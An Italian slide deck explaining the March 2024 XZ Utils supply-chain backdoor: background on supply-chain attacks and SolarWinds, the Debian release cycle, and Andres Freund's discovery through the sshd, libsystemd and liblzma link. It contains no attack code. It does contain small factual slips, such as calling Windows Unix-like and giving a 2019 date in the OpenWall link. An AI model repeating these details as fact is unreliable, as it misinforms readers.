




XZ UTILS BACKDOOR


Linux Supply Chain Attack

Giorgio Chirico



SOMMARIO

1. Introduzione
2. La scoperta di Andres Freund
3. La strategia di Jia Tan
4. Struttura della backdoor
5. Forme di mitigazione
6. Cosa sappiamo oggi



INTRODUZIONE

Cos'è successo?


A fine Marzo 2024, il mondo open-source è stato vittima di un attacco che punta principalmente alla supply chain dell'ecosistema Linux. Più nel dettaglio, è stata eseguita l'iniezione di una backdoor utilizzando come vettore la libreria XZ Utils, adottata più in generale da diversi sistemi Unix-like quali Linux, Mac e Windows.




INTRODUZIONE

Per dare un'idea
dell'impatto...

Comic preso dal caso kxcd,
con cui diversi utenti fanno
spesso un paragone.






INTRODUZIONE

Cos'è un Supply Chain Attack?

Anziché puntare direttamente alla network dell'organizzazione, gli hacker puntano ad un componente di terze parti in uso nella catena di produzione.







INTRODUZIONE

Esempio: caso SUNBURST SolarWinds (2020)

SolarWinds Supply Chain Attack






INTRODUZIONE

Esempio: caso SUNBURST SolarWinds (2020)

SolarWinds è una compagnia americana che ha come core business i tool di monitoraggio reti ed infrastrutture. Il suo software di picco è Orion, un IT performance monitor. Per funzionare, tale software accede in maniera privilegiata ai dati di log delle aziende.

- Gli hacker accedono a SolarWinds grazie ai dati di un precedente data breach;
- Iniezione di una libreria .dll con backdoor, chiamata SUNBURST, nel sistema Orion;
- Update con SUNBURST verso i clienti di SolarWinds;
- Gli hacker accedono ai dati dei customers ed eseguono RCE nelle aziende clienti.

L'operazione è stata condotta per 2 anni (2019-2020) dal gruppo Nobelium.




INTRODUZIONE

The Linux Foundation

Organizzazione non-profit che fornisce un hub neutrale e affidabile per sviluppatori e organizzazioni per codificare, gestire e scalare progetti ed ecosistemi di tecnologia aperta.






INTRODUZIONE

The Linux Foundation: macro-struttura

Linux si basa sulla toolchain GNU.

- Torvalds Linux è lead maintainer dello sviluppo kernel Linux;
- Zoë Kooyman è chief executive nello sviluppo componenti GNU (Free Software Foundation);
- individui indipendenti sviluppano le componenti di terze parti non-GNU.

XZ Utils è una libreria open-source sviluppata da Lasse Collin a partire dal 2009.





INTRODUZIONE

Linux Software Release LifeCycle

Esempio, integrazione di una libreria di terze parti in Debian:

1. Stadio **Experimental**: progetto caricato su piattaforma;
2. Stadio **Unstable**(o "cutting-edge"): maintainer compila un initial package da inviare al server ftp dove gli ftpmasters revisionano (soprattutto) il Source Code, collaborando col maintainer;
3. Migration to **Testing**: package viene incluso in una distribuzione di testing;
4. Stadio **Stable**: maturazione package completa, viene incluso in una versione stabile della distro Debian.






INTRODUZIONE

Linux Software Release LifeCycle

Da un punto di vista più generico, si distinguono due branch:

- *Upstream*: repository originaria, gestita dai maintainer del componente;
- *Downstream*: repository derivata, in uso dagli ftpmasters della specifica distro.





INTRODUZIONE


XZ Utils

Progetto open-source nato nel 2009 e mantenuto principalmente da Lasse Collin, fondatore di The Tukaani Project. Tale utility è dedicata a sistemi Unix-like e, dalla sua versione 5.0.0, anche a Windows.

XZ Utils è costituito da un set di software per la compressione lossless in formati:

- *.lzma*: formato "legacy" per compatibilità con la LZMA-SDK di 7-Zip;
- *.xz*: formato nativo, caratterizzato da un alto rateo di compressione.






INTRODUZIONE

XZ Utils: overview


Il progetto iniziale si basa sull'algoritmo LZMA (Lempel-Ziv Markov-chain Algorithm), sviluppato dal maintainer di 7-Zip Igor Pavlov.

Attualmente XZ Utils usa primariamente l'algoritmo di filtro LZMA2. È progettato per creare file circa il 30% più piccoli di gzip e ha un'API simile a zlib per facilitare l'integrazione nei sistemi esistenti. LZMA2 è ottimizzato per un'elevata compressione a scapito di CPU e RAM, ma è più veloce da decomprimere rispetto a bzip2. Supporta il concatenamento dei filtri per una migliore compressione e la compressione multithread, con piani futuri per la decompressione multithread.



SOMMARIO

1. Introduzione
2. La scoperta di Andres Freund
3. La strategia di Jia Tan
4. Struttura della backdoor
5. Forme di mitigazione
6. Cosa sappiamo oggi



LA SCOPERTA DI ANDRES FREUND

Chi è Andres Freund

Andres Freund è un ingegnere del software presso Microsoft, San Francisco.

Più nello specifico, è uno sviluppatore Postgre.

Benchè non sia una figura esperta di sicurezza informatica, è stato il primo ad intuire una falla nella sicurezza dei sistemi Unix-like.


Il 29 Marzo 2024, una sessione di benchmarking di routine su Postgre finisce per diventare una indagine approfondita che lo porterà a scrivere un articolo su OpenWall, nella Open Source Security mailing list, per lanciare un allarme.



LA SCOPERTA DI ANDRES FREUND

Post su Mastodon


← Replied to AndresFreundTec

 **AndresFreundTec**
@AndresFreundTec Mar 29

I was doing some micro-benchmarking at the time, needed to quiesce the system to reduce noise. Saw sshd processes were using a surprising amount of CPU, despite immediately failing because of wrong usernames etc. Profiled sshd, showing lots of cpu time in liblzma, with perf unable to attribute it to a symbol. Got suspicious. Recalled that I had seen an odd valgrind complaint in automated testing of postgres, a few weeks earlier, after package updates.

Really required a lot of coincidences.


47

 **AndresFreundTec**
@AndresFreundTec Mar 29


I accidentally found a security issue while benchmarking postgres changes.

If you run debian testing, unstable or some other more "bleeding edge" distribution, I strongly recommend upgrading ASAP.

[openwall.com/lists/oss-securit...](https://openwall.com/lists/oss-security/2019/03/29/1)

 www.openwall.com
oss-security - backdoor in upstream xz/liblzm...

100



LA SCOPERTA DI ANDRES FREUND

Pubblicazione su OSS


Sulla mailing list Open Source Security, Andres Freund spiega di aver scoperto la backdoor a seguito di una sessione di benchmarking su una versione di Debian Unstable.

Analizzando la patch con Valgrind, nota che:

- SSH impiega "parecchia" CPU;
- Ci sono errori e fallimenti di alcuni check attorno a *liblzma*, parte di XZ Utils;
- I login SSH impiegano più tempo del solito (`0m0.807s` anziché `0m0.299s`).

C'è un collegamento tra SSH e *liblzma*?

Per alcune distro, sì: tramite **systemd**.




LA SCOPERTA DI ANDRES FREUND

SSH, liblzma e systemd?

- *systemd* è un *init daemon* di Linux: processo di boot, PID 1, gestisce i servizi di sistema e relative configurazioni (dette unit);
- Il protocollo SSH è implementato con la libreria OpenSSH, costituita dai programmi *ssh* (client) ed *sshd* (server), quest'ultimo rientra tra i system daemon di Linux;
- *liblzma* è una libreria di compressione.

In che modo sono collegati?




LA SCOPERTA DI ANDRES FREUND

SSH, liblzma e systemd?

Come Andres Freund scrive nella sua mail, la libreria di *systemd*, *libsystemd*, ha tra le dipendenze la libreria *liblzma*. Diverse distro, come quella presa in analisi da Andres Freund, presentano questa relazione. Esempio su Kubuntu 22.04 ([issue #32028](#)):

```
# ldd libsystemd.so.0
linux-vdso.so.1 (0x00007fff97fbd000)
liblzma.so.5 => /lib/x86_64-linux-gnu/liblzma.so.5 (0x00007f9519a77000)
libzstd.so.1 => /lib/x86_64-linux-gnu/libzstd.so.1 (0x00007f95199a8000)
liblz4.so.1 => /lib/x86_64-linux-gnu/liblz4.so.1 (0x00007f9519988000)
libcap.so.2 => /lib/x86_64-linux-gnu/libcap.so.2 (0x00007f951997d000)
libgcrypt.so.20 => /lib/x86_64-linux-gnu/libgcrypt.so.20 (0x00007f951983f000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f9519600000)
/lib64/ld-linux-x86-64.so.2 (0x00007f9519b93000)
libgpg-error.so.0 => /lib/x86_64-linux-gnu/libgpg-error.so.0 (0x00007f95195da000)
```




LA SCOPERTA DI ANDRES FREUND

SSH, liblzma e systemd?

In diversi sistemi Linux, *sshd* può essere integrato con *systemd* come servizio, con relativa unit ".service". Si utilizza infatti *systemctl* (la utility CLI per systemd) per controllare tale servizio, esempio per startup:

```
sudo systemctl start sshd.service
```


Le unit ".service" usano diverse funzioni (ad es. *sd_notify()*, *sd_journal_printf()*) di *libsystemd*.



LA SCOPERTA DI ANDRES FREUND


SSH, liblzma e systemd?

Nelle giuste condizioni, è quindi possibile una dipendenza indiretta tra *sshd* e *liblzma*.



Quindi, ricapitolando:


- *liblzma* è il vettore d'attacco;
- Il servizio *sshd.service* è l'obiettivo interessato dall'iniezione di codice eseguibile.



LA SCOPERTA DI ANDRES FREUND

Perché sshd come target?

- Il protocollo SSH consente la connessione di un utente remoto, purchè autorizzato.
- Quando eseguito come service, cioè integrato con systemd, *sshd* è istanziato di default come processo privilegiato, appartenente allo user *root* (UID=0). In altre parole, ciò significa che *qualsiasi cosa* venga eseguita all'interno del processo sshd possiede il livello più alto di autorizzazioni sul sistema.




LA SCOPERTA DI ANDRES FREUND

Perché SSH va in overhead?

